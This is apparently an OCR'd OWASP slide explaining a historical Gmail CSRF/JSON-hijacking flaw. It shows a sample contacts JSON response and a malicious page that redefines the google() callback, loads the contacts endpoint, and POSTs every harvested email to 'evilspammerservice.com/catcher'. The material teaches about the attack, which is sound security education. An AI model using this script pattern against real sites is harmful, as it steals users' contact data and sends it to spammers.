
```
google ({        Success: true,
                 Errors: [],
                 Body: {
                         AuthToken: {
                                 Value: '*********'
                         },
                         Contacts: [
                         {
                                 Id: '***',
                                 Email: 'users at dwr.dev.java.net',
                                 Affinity: ***,
                                 Groups: [
                                   {
                                     id: '^Freq',
                                     value: 'users at dwr.dev.java.net'
                                   }
                                 ],
                                 Addressess: [],
                                 Phoness: [],
                                 Imss: []
                        },
                        // Lots more contacts here
                         ]
                 }
})
```

OWASP

Gmail CSRF Vulnerability2

All your *contacts* are belong to us

- Pages like this started to appear on malicious & compromised websites….



```
<html>
.
.
.
<script type="text/javascript">
function google(data){
    var body, i;
    for (i = 0; i < data.Body.Contacts.length; i++) {

        body += data.Body.Contacts[i].Email + "\n";

    }

    var xhr = new ActiveXObject("Microsoft.XMLHTTP");
    xhr.open("POST", "http://evilspammerservice.com/catcher");
    xhr.send(body);

}

</script>

<script type="text/javascript"
src="http://docs.google.com/data/contacts?out=js&show=ALL&psort=Affinity&callback=google&max=99999">
</script>

.
.
.
</html>
```

// (Re)declare the google() function

// Send contact info to
// bad guys